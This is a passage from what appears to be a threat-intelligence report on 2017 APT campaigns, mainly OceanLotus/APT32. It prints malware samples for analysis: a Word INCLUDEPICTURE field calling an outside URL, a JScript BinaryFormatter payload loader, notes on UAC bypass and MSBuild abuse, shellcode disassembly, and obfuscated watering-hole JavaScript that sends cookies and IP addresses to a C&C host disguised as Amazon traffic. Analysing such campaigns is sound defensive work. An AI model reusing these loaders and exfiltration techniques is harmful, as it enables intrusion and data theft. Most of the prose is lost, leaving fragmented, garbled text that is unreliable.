\fldinst

INCLUDEPICTURE

User-Agent

Office

Kaspersky

An (un)documented

Word feature abused by attackers

```
706 {\field{\*\fldinst{INCLUDEPICTURE "http://yopmail.com/4.php?stats=send&thread=0"
MERGEFORMAT \ld \w0001 \h0001 \p1 \px0 \py0 \pw0}}}
```

69

7

Loki bot Dyzap



APT


2017

APT

2017  
APT

APT

APT



70 APT

## 4.1

## APT

2017

APT

Office

APT

### 4.1.1

(OceanLotus APT32)

2012 4

2014

### 4.1.1.1

2017

100

JavaScript

1.

JavaScript

CPU

Cookie


IP

2.

JavaScript Payload  
Google

1

24



71

1


2

OAuth

Google

OceanLotus APP

Google



72

2

3) " " OceanLotus Google App

4

### 4.1.1.2


2017 11

1. A

CVE-2017-8759

CVE-2017-8759

Powershell I



73

3

UAC  
powershell

UAC



74

4

eventvwr.exe

UAC

2. B

Word.exe  
word.dll

Word.exe word.dll  
Office Word  
Word.exe  
DLL

word.dll

```
<?xml version="1.0"?>
<package>
<component id="testCalc">
<script language="JScript">
<![CDATA[
function setversion() {
var shell = new ActiveXObject('WScript.Shell');
ver = 'v4.0.30319';
}
try {
shell.RegRead('HKLM\SOFTWARE\Microsoft\NETFramework\v4.0.30319\');
} catch(e) {
ver = 'v2.0.50727';
}
shell.Environment('Process')['COMPLUS_Version'] = ver;
}
function debug(s) {}
function base64ToStream(b) {
var enc = new ActiveXObject("System.Text.AsciiEncoding");
var length = enc.GetByteCount_2(b);
var ba = enc.GetBytes_4(b);
var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
ba = transform.TransformFinalBlock(ba, 0, length);
var ms = new ActiveXObject("System.IO.MemoryStream");
ms.Write(ba, 0, (length / 4) * 3);
ms.Position = 0;
return ms;
}
var serializer = new ActiveXObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter");
var obj = new ActiveXObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter");
var stream = base64ToStream("...");
obj.Serialize(stream, obj);
stream.Position = 0;
obj.Deserialize(stream);
}
]]>
</script>
</component>
</package>
```

75

5

shellcode shellcode shellcode

CVE-2017-8759  
word

3. C

MSBuild

MSBuild.exe  
XML

Visual Studio

XML

C#

MSBuild Task

C#

Task

```
<Project DefaultTargets = "Compile"
  xmlns="http://schemas.microsoft.com/developer/msbuild/2003" >

  <!-- Set the application name as a property -->
  <PropertyGroup>
    <appname>HelloWorldCS</appname>
  </PropertyGroup>

  <!-- Specify the inputs by type and file name -->
  <ItemGroup>
    <CSFile Include = "consolehwcs1.cs"/>
  </ItemGroup>

  <Target Name = "Compile">
    <!-- Run the Visual C# compilation using input files of type CSFile -->
    <CSC
      Sources = "@(CSFile)"
      OutputAssembly = "$(%appname).exe"
      <!-- Set the OutputAssembly attribute of the CSC task
      to the name of the outputable file, that is specified by the parameter
      <Output
        TaskParameter = "OutputAssembly";
        ItemName = "EXEFile" />
      </CSC>
      <!-- Log the file name of the output file -->
      <Message Text="The output file is-@(EXEFile)"/>
    </Target>
  </Project>
```

76

6

MSBui l d

Powershel l

Powershel l

EXE

C&C

003B0000	FC	cld	
003B0001	E8 00000000	call 003B0006	
003B0006	EB 27	jmp short 003B002F	
003B0008	5A	pop edx	ConsoleA.00401073
003B0009	8B0A	mov ecx,dword ptr ds:[edx]	
003B000B	83C2 04	add edx,0x4	
003B000E	8B32	mov esi,dword ptr ds:[edx]	
003B0010	31CE	xor esi,ecx	kerne132.7C80189C
003B0012	83C2 04	add edx,0x4	
003B0015	52	push edx	ntdll.KiFastSystemCallRet
003B0016	8B2A	mov ebp,dword ptr ds:[edx]	
003B0018	31CD	xor ebp,ecx	kerne132.7C80189C
003B001A	892A	mov dword ptr ds:[edx],ebp	
003B001C	31E9	xor ecx,ebp	
003B001E	83C2 04	add edx,0x4	
003B0021	83EE 04	sub esi,0x4	
003B0024	31ED	xor ebp,ebp	
003B0026	39EE	cmp esi,ebp	
003B0028	74 02	je short 003B002C	
003B002A	EB EA	jmp short 003B0016	
003B002C	59	pop ecx	ConsoleA.00401073
003B002D	FFE1	jmp ecx	kerne132.7C80189C
003B002F	E8 D4FFFFFF	call 003B0008	
003B0031	67 57	push edi	

77

7

### 4.1.1.3

1.

JS

JavaScri pt

JS

JS

1 js

jquery. mi n. js

JQuery

javascri pt

```

/*! jQuery v3.2.1
...
function (a, b) {
  "use strict";
  var c = [],
      d = a.document,
      e = Object.getPrototypeOf |
...
t = a.time,
g = c.concat,
h = c.push,
i = c.indexOf,
j = {},
k = j.toString,
l = j.hasOwnProperty,
m = l.toString,
n = m.call(Object),
o = {};

```

78

8

2 JS

, Bui l d l D , sHeapSi zeLi mi t screen. col orDepth Java  
 cookie IP

3 C&C

```

var browser_hash = ' ';
var data = { 'browserhash': browserhash, 'type': 'Extended Browser Info', 'action': 'replace',
'name': 'WebRTC', 'value': array2json(window.listIP).replace(/"/g, '') , 'log': 'Receiced
WebRTC data from client (client).'} };
var data = { 'browserhash': browserhash, 'type': 'Extended Browser Info', 'name': 'Browser
Info', 'value': array2json(window.listIP).replace(/"/g, '') , 'log': 'Receiced
Extended Browser Info data from client (client).'} };
var info = { 'Screen': screen.width, 'Window Size': win
dow.outerWidth, 'Window outerHeight', 'Language': navigator.language, 'Cookie
Enabled': (navigator.cookieEnabled ? 'Yes' : 'No'), 'Java-Enabled': (navigator
.javaEnabled() ? 'Yes' : 'No') };
var data = { 'browserhash': browserhash, 'type': 'Extended Browser Info', 'name': 'Browser
Info', 'value': array2json(window.listIP).replace(/"/g, '') , 'log': 'Receiced
Extended browser info data from client (client).'} };

```

79

9

4 IP

JavaScri pt Payl oad

5 JS payload

```

navigator[_0x6400[358]][_0x6400[326]] = {
  activex: navigator[_0x6400[401]][_0x6400[348]](),
  cors: navigator[_0x6400[401]][_0x6400[426]](),
  flash: navigator[_0x6400[401]][_0x6400[427]](),
  foxit: navigator[_0x6400[401]][_0x6400[428]](),
  java: navigator[_0x6400[401]][_0x6400[429]](),
  phonegap: navigator[_0x6400[401]][_0x6400[408]](),
  quicktime: navigator[_0x6400[401]][_0x6400[430]](),
  realplayer: navigator[_0x6400[401]][_0x6400[431]](),
  silverlight: navigator[_0x6400[401]][_0x6400[432]](),
  touch: navigator[_0x6400[401]][_0x6400[433]](),
  vbscript: navigator[_0x6400[401]][_0x6400[434]](),
  vlc: navigator[_0x6400[401]][_0x6400[435]](),
  webrtc: navigator[_0x6400[401]][_0x6400[436]](),
  websocket: navigator[_0x6400[401]][_0x6400[437]](),
  wmp: navigator[_0x6400[401]][_0x6400[438]]()
};
navigator[_0x6400[358]][_0x6400[439]] = {
  width: screen[_0x6400[246]],
  height: screen[_0x6400[248]],
  availWidth: screen[_0x6400[440]],
  availHeight: screen[_0x6400[441]],
  ...
};

```

80

10

payload

ad.jqueryclick.com/117efea9-be70-54f2-9336-893c5a0defa1

```

{"history":{"client_title":"","
"client_url":" ",
"client_cookie":"SID= .;
APISID= ;
SAPISID= ;
UULE= ;
1P_JAR= ",
"client_hash":"","
"client_referrer":"","
"client_platform_ua":" ",
"client_time":" ",
"client_network_ip_list":[" "],
"timezone":" "}}

```


81

11

2.

FlashUpdate

1



82

12

2

shell code

```

00401E7A 804424 30 lea eax,dword ptr ss:[esp+0x30]
00401E7E 50 push eax
00401E7F FF7424 24 nusp dword ntr ss:[esp+0x24]
...
00401E84 66253502.00401F69 test eax,ecx
00401E85 33 xor esi,esi
00401E86 mov dword ptr ss:[esp+0x14],0x0
00401E87 mov dword ptr ss:[esp+0x18],esi
00401E88 mov dword ptr ss:[esp+0x1C],esi
00401E89 mov dword ptr ss:[esp+0x46C],0x1
00401E8A mov dword ptr ss:[esp+0x8],esi
00401E8B lea ecx,dword ptr ss:[esp+0x8]
00401E8C push ecx
00401E8D push 0x400
00401E8E sub ecx,0x400
00401E8F push ecx
00401E90 push eax
00401E91 call edi
00401E92 test eax,ecx

```

83

13

3 Shell code

shell code

dll

```

00FC0008 5F pop edi
00FC0009 8B17 mov edx,dword ptr ds:[edi]
00FC000B 83C7 04 add edi,0x4
00FC000E 8B2F mov ebp,dword ptr ds:[edi]
00FC0010 31D5 xor ebp,edx
00FC0012 83C7 04 add edi,0x4
00FC0015 57 push edi
00FC0016 8B0F mov ecx,dword ptr ds:[edi]
00FC0018 31D1 xor ecx,edx
00FC001A 890F mov dword ptr ds:[edi],ecx
00FC001C 31CA xor edx,ecx
00FC001E 83C7 04 add edi,0x4
00FC0021 83ED 04 sub ebp,0x4
00FC0024 31C9 xor ecx,ecx
00FC0026 39CD cmp ebp,ecx
00FC0028 74 02 jg short 00FC002C
00FC002A EB EA jmp short 00FC0016
00FC002C 5A pop edx
00FC002D FFE2 jmp edx
00FC002F E8 D4FFFFFF call 00FC0008
00FC0034 3F aas
00FC0035 D6 salc
00FC0036 BC 953FC8BF mov esp,0xBFC83F95
00FC0038 0F xchg eax,ebp

```

堆栈 [0012FAF0]=00FC003C (00FC003C)  
edx=5EEA4763

地址	HEX 数据	ASCII
00FC0000	EC E8 00 00 00 00 EB 27 5F 8B 17 83 C7 04 8B 2F	?
00FC0001	...	?
00FC0002	...	?
00FC0003	...	?
00FC0004	...	?
00FC0005	...	?
00FC0006	...	?
00FC0007	...	?
00FC0008	...	?
00FC0009	...	?
00FC000A	...	?
00FC000B	...	?
00FC000C	...	?
00FC000D	...	?
00FC000E	...	?
00FC000F	...	?
00FC0010	...	?
00FC0011	...	?
00FC0012	...	?
00FC0013	...	?
00FC0014	...	?
00FC0015	...	?
00FC0016	...	?
00FC0017	...	?
00FC0018	...	?
00FC0019	...	?
00FC001A	...	?
00FC001B	...	?
00FC001C	...	?
00FC001D	...	?
00FC001E	...	?
00FC001F	...	?
00FC0020	...	?
00FC0021	...	?
00FC0022	...	?
00FC0023	...	?
00FC0024	...	?
00FC0025	...	?
00FC0026	...	?
00FC0027	...	?
00FC0028	...	?
00FC0029	...	?
00FC002A	...	?
00FC002B	...	?
00FC002C	...	?
00FC002D	...	?
00FC002E	...	?
00FC002F	...	?
00FC0030	...	?
00FC0031	...	?
00FC0032	...	?
00FC0033	...	?
00FC0034	...	?
00FC0035	...	?
00FC0036	...	?
00FC0037	...	?
00FC0038	...	?
00FC0039	...	?
00FC003A	...	?
00FC003B	...	?
00FC003C	...	?
00FC003D	...	?
00FC003E	...	?
00FC003F	...	?
00FC0040	...	?
00FC0041	...	?
00FC0042	...	?
00FC0043	...	?
00FC0044	...	?
00FC0045	...	?
00FC0046	...	?
00FC0047	...	?
00FC0048	...	?
00FC0049	...	?
00FC004A	...	?
00FC004B	...	?
00FC004C	...	?
00FC004D	...	?
00FC004E	...	?
00FC004F	...	?
00FC0050	...	?
00FC0051	...	?
00FC0052	...	?
00FC0053	...	?
00FC0054	...	?
00FC0055	...	?
00FC0056	...	?
00FC0057	...	?
00FC0058	...	?
00FC0059	...	?
00FC005A	...	?
00FC005B	...	?
00FC005C	...	?
00FC005D	...	?
00FC005E	...	?
00FC005F	...	?
00FC0060	...	?
00FC0061	...	?
00FC0062	...	?
00FC0063	...	?
00FC0064	...	?
00FC0065	...	?
00FC0066	...	?
00FC0067	...	?
00FC0068	...	?
00FC0069	...	?
00FC006A	...	?
00FC006B	...	?
00FC006C	...	?
00FC006D	...	?
00FC006E	...	?
00FC006F	...	?
00FC0070	...	?
00FC0071	...	?
00FC0072	...	?
00FC0073	...	?
00FC0074	...	?
00FC0075	...	?
00FC0076	...	?
00FC0077	...	?
00FC0078	...	?
00FC0079	...	?
00FC007A	...	?
00FC007B	...	?
00FC007C	...	?
00FC007D	...	?
00FC007E	...	?
00FC007F	...	?
00FC0080	...	?
00FC0081	...	?
00FC0082	...	?
00FC0083	...	?
00FC0084	...	?
00FC0085	...	?
00FC0086	...	?
00FC0087	...	?
00FC0088	...	?
00FC0089	...	?
00FC008A	...	?
00FC008B	...	?
00FC008C	...	?
00FC008D	...	?
00FC008E	...	?
00FC008F	...	?
00FC0090	...	?
00FC0091	...	?
00FC0092	...	?
00FC0093	...	?
00FC0094	...	?
00FC0095	...	?
00FC0096	...	?
00FC0097	...	?
00FC0098	...	?
00FC0099	...	?
00FC009A	...	?
00FC009B	...	?
00FC009C	...	?
00FC009D	...	?
00FC009E	...	?
00FC009F	...	?
00FC00A0	...	?
00FC00A1	...	?
00FC00A2	...	?
00FC00A3	...	?
00FC00A4	...	?
00FC00A5	...	?
00FC00A6	...	?
00FC00A7	...	?
00FC00A8	...	?
00FC00A9	...	?
00FC00AA	...	?
00FC00AB	...	?
00FC00AC	...	?
00FC00AD	...	?
00FC00AE	...	?
00FC00AF	...	?
00FC00B0	...	?
00FC00B1	...	?
00FC00B2	...	?
00FC00B3	...	?
00FC00B4	...	?
00FC00B5	...	?
00FC00B6	...	?
00FC00B7	...	?
00FC00B8	...	?
00FC00B9	...	?
00FC00BA	...	?
00FC00BB	...	?
00FC00BC	...	?
00FC00BD	...	?
00FC00BE	...	?
00FC00BF	...	?
00FC00C0	...	?
00FC00C1	...	?
00FC00C2	...	?
00FC00C3	...	?
00FC00C4	...	?
00FC00C5	...	?
00FC00C6	...	?
00FC00C7	...	?
00FC00C8	...	?
00FC00C9	...	?
00FC00CA	...	?
00FC00CB	...	?
00FC00CC	...	?
00FC00CD	...	?
00FC00CE	...	?
00FC00CF	...	?
00FC00D0	...	?
00FC00D1	...	?
00FC00D2	...	?
00FC00D3	...	?
00FC00D4	...	?
00FC00D5	...	?
00FC00D6	...	?
00FC00D7	...	?
00FC00D8	...	?
00FC00D9	...	?
00FC00DA	...	?
00FC00DB	...	?
00FC00DC	...	?
00FC00DD	...	?
00FC00DE	...	?
00FC00DF	...	?
00FC00E0	...	?
00FC00E1	...	?
00FC00E2	...	?
00FC00E3	...	?
00FC00E4	...	?
00FC00E5	...	?
00FC00E6	...	?
00FC00E7	...	?
00FC00E8	...	?
00FC00E9	...	?
00FC00EA	...	?
00FC00EB	...	?
00FC00EC	...	?
00FC00ED	...	?
00FC00EE	...	?
00FC00EF	...	?
00FC00F0	...	?
00FC00F1	...	?
00FC00F2	...	?
00FC00F3	...	?
00FC00F4	...	?
00FC00F5	...	?
00FC00F6	...	?
00FC00F7	...	?
00FC00F8	...	?
00FC00F9	...	?
00FC00FA	...	?
00FC00FB	...	?
00FC00FC	...	?
00FC00FD	...	?
00FC00FE	...	?
00FC00FF	...	?

84

14

5 DLL

C&C

```

01048EBE  83C4 10      add esp,0x10
01048EC1  33C0        xor eax,eax
01048EC3  80B0 28000701 xor byte ptr ds:[eax+0x1070028],0x69
01048ECA  40         inc eax
01048ECB  3D 00100000  cmp eax,0x1000
01048ED0  7C F1      jl short 01048EC3
01048ED2  68 00100000  push 0x1000
01048ED7  B9 28000701  mov ecx,0x1070028
01048EDC  8D4424 14     lea eax,dword ptr ss:[esp+0x14]
ds:[01071028]=08 (Backspace)

```

地址	HEX 数据	ASCII
01070148	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
01070158	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
01070168	38 30 2E 32 35 35 2E 33 2E 31 30 39 2C 2F 73 2F	00.255.3.109,/s/
01070178	72 65 66 3D 6E 62 5F 73 62 5F 6E 6F 73 73 5F 31	ref=nb_sb_noss_1
01070188	05 04 04 07 00 00 00 00 00 00 00 00 00 00 00 00	.....

85

15

6

key pid

ip

64

```

01006C89  50      push eax
01006C8A  FF75 F4  push dword ptr ss:[ebp-0xC]
01006C8D  FF75 F0  push dword ptr ss:[ebp-0x10]
01006C90  E8 20C9FFFF call 010035B5
01006C95  50      push eax
01006C96  FF77 08  push dword ptr ds:[edi+0x8]
01006C99  FF77 04  push dword ptr ds:[edi+0x4]
01006C9C  FF15 E8510201 call dword ptr ds:[0x10251E8]
01006C9E  50      push eax
01006CA5  68 D4C00201  push dword 0x102C0D4
01006CAB  56      push esi
01006CAC  FF75 08  push dword ptr ss:[ebp+0x8]
01006CAF  E8 FFDE0000  call 010148B3
01006CB0  50      push eax

```

地址	HEX 数据	ASCII
00FA44F8	34 30 39 09 31 39 39 36 09 35 2E 31 09 31 39 32	409.1996.5.1.192
00FA4518	AC 20 37 30 14 39 45 32 45 37 35 02 14 68 60 69	1-70005974.edad
00FA4528	6E 60 73 74 72 61 74 6F 72 20 09 33 69 33 03	.....
00FA4536	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00FA4540	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

86

16

7 C&C

010022D7	53	push ebx	
010022D8	53	push ebx	
010022D9	8D85 F4FAFFFF	lea eax,dword ptr ss:[ebp-0x50C]	
010022DF	50	push eax	
010022E0	6A 1A	push 0x1A	
010022E2	5A	pop edx	00CC0014
010022E3	E8 A06B0000	call 01008E88	
010022E8	50	push eax	
010022E9	FF35 94B00301	push dword ptr ds:[0x103B094]	
010022EF	FF15 C0520201	call dword ptr ds:[0x10252C0]	wininet.HttpOpenRequestA
010022F5	50	push eax	
010022F6	8985 D8EEFFFF	mov dword ptr ss:[ebp-0x1128],eax	
010022FC	E8 AEFBFFFF	call 01001EAF	

ds:[010252C0]=771C2AF9 (wininet.HttpOpenRequestA)

地址	HEX 数据	ASCII	0012E888	00CC0014
0012E8B8	74 B5 02 01 00 00 00 00 00 01 00 00 00 00 00 00	t?.....	0012E888	00FA24E0 ASCII "GET"
0012E8C8	20 00 0A 01 00 00 00 00 00 00 00 00 78 42 FA 00	..?.....xB?	0012E88C	0012F4F0 ASCII "/s/ref="
0012E8D8	41 63 63 65 70 74 3A 20 2A 2F 2A 00 0A 48 6F 73	Accept: /*.*.Hos	0012E890	00000000
0012E8E8	74 3A 20 77 77 77 2E 61 6D 61 7A 6F 6E 2E 63 6F	t: www.amazon.co	0012E894	00000000
0012E8F8	6D 0D 0A 43 6F 6F 6B 69 65 3A 20 73 6B 69 6E 3D	m..Cookie: skin=	0012E898	00000000
0012E908	6E 6F 73 6B 69 6E 3B 73 65 73 73 69 6F 6E 2D 74	noskin;session-t	0012E89C	0012E888
0012E918	6F 6B 65 6E 3D 56 47 55 4E 4C 69 78 44 49 54 6E	oken=UGUNLixDITn	0012E8A0	84680200
0012E928	46 56 71 31 58 45 41 70 70 66 4F 72 6F 46 79 6B	FUq1XEappf0roFyk	0012E8A4	00000000
0012E938	6D 35 6F 50 70 6C 4E 57 47 5A 39 6B 4B 53 46 51	eia/As/vdpN2SBP6	0012E8A8	0103E728
0012E948	79 42 6D 52 30 32 72 6E 63 71 34 39 63 70 6D 44	yBmR02rncq49cpmD	0012E8AC	0102B564 ASCII "%s"
0012E958	4B 40 42 6E 4B 77 2B 63 34 76 39 4C 72 57 58 6E	KMBnKw+c4v9LrWXn	0012E8B0	00000100
0012E968	65 69 41 2F 41 73 2F 76 64 70 4E 32 53 42 50 36	m5oPpINWGZ9kKSFQ	0012E8B4	00FA4FA0
0012E978	37 75 30 42 47 62 6D 6E 69 78 42 72 4C 4C 49 79	7u0BGbnnixBrLLIy	0012E8B8	0102B574
0012E988	45 59 66 67 48 73 48 52 67 6C 67 51 61 34 53 37	EYfgHsKRglg0a4S7	0012E8BC	00000000
0012E998	4B 61 33 74 56 62 67 4D 78 31 35 43 30 61 2F 49	Ka3tUbgMx15C0a/I	0012E8C0	00000100
0012E9A8	6A 5A 58 6B 71 6F 6A 61 70 54 64 67 5A 50 62 72	jzXkqojapTdgZPbr	0012E8C4	00000000
0012E9B8	72 6E 46 77 66 38 39 65 77 62 53 51 56 77 6A 77	rnFwf89ewbSQUwjw	0012E8C8	010A0020
0012E9C8	3D 63 73 6D 2D 68 69 74 3D 73 2D 32 34 4B 55 31	=csm-hit=s-24KU1	0012E8CC	00000000
0012E9D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00		0012E8D0	00000000

87

17

8

Host

Host

```

GET /s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books HTTP/1.1
Host: www.amazon.com
Accept: */*
Cookie: skin=noskin;session-token=j+OtI0/XY2DGYF9s6V49Tssh13Gg/vbLFRB6xki/uxIje/ohaiJtmKquoUPBaIGxx4+L+gdE5Dpt1vhuhy0ryA9kZrT
+L7MvQwQTHn03dHHbFXXa0nTVxQ6DWL3AUm+yoLYF161z4F8NbrGGCr8ja6S2tBH9LrjbcCy3E5Ijw4-csm-hit=s-24KU11BB82RZSYG3BDK|1419899012996
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Wed, 15 Nov 2017 09:32:14 GMT
Server: Server
x-amz-id-1: THKUYEZKCKPGY5T42PZT
x-amz-id-2: a21yZ2xrNDNtdGRsa212bGV3YW85amZuZw9ydG5rZmRuZ2tmZG14aHRvNDVpbgo=
X-Frame-Options: SAMEORIGIN
Content-Encoding: gzip

```

